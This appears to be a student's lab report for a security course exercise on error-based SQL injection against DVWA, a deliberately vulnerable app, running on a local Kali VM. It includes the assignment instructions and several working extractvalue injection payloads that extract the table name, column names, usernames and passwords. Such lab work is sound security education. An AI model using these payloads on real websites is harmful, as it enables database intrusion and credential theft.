


Table name: `' and extractvalue('<a>xxx', concat(':', (select table_name from information_schema.tables where table_schema = database() limit 1, 1)))#`

The image shows a Google Classroom interface on the left and a Kali Linux virtual machine on the right. The Classroom page displays 'Lab 9: Error-based SQL Injection' with requirements and instructions. The VM shows a web browser at 127.0.0.1/DVWA/vulnerabilities/sql/. An error message is visible: 'Uncaught mysqli_sql_exception: XPATH syntax error: ':users'' in /var/www/html/DVWA/vulnerabilities/sql/source/high.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sql/source/high.php on line 11'. Below the error, a modal window titled 'SQL Injection Session Input : Damn Vulnerable Web Application (DVWA) v1.10 *Development*' is open, showing the session ID and a 'Submit' button.

Lab 9: Error-based SQL Injection

Requirements:

- DVWA installed on a Linux VM (CentOS, Ubuntu, Kali, ...)
- Linux CLI basics
- The hostname of your LinuxVM must be your **student ID**

In this lab, students are required to:

- Finish all level (Low - High) in **SQL Injection** section of DVWA, by using Error-based SQL technique, required steps:
 - Get database's name
 - Get tables' names inside database
 - Get columns' names inside table
 - Get usernames, passwords
- Hints: XML Parse Error, double query, ...
- Students are not allowed to use sqlmap. If you need automation, try to code yourself or use some intruders like BurpSuite!

Write a report to answer all the questions above (only allow PDF or Markdown)

The report file name must be **IAW301_Class_YourName_YourStudentID_Lab9**

Trang 1 / 1

SQL Injection Session Input : Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

Session ID: `' and extractvalue('xxx', concat(':', (select table_name from information_schema.tables where table_schema = database() limit 1, 1)))#`


Submit

Close


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

ENG 21:23 2/10/2023

Column name: `' and extractvalue('<a>xxx', concat(':', (select column_name from information_schema.columns where table_name = "users" limit 3, 1)))#`



User name: `'% and extractvalue('<a>xxx', concat(':', (select user from users limit 0, 1)))#`



Passwords: `' and extractvalue('<a>', concat((select password from users limit 0, 1)))#`

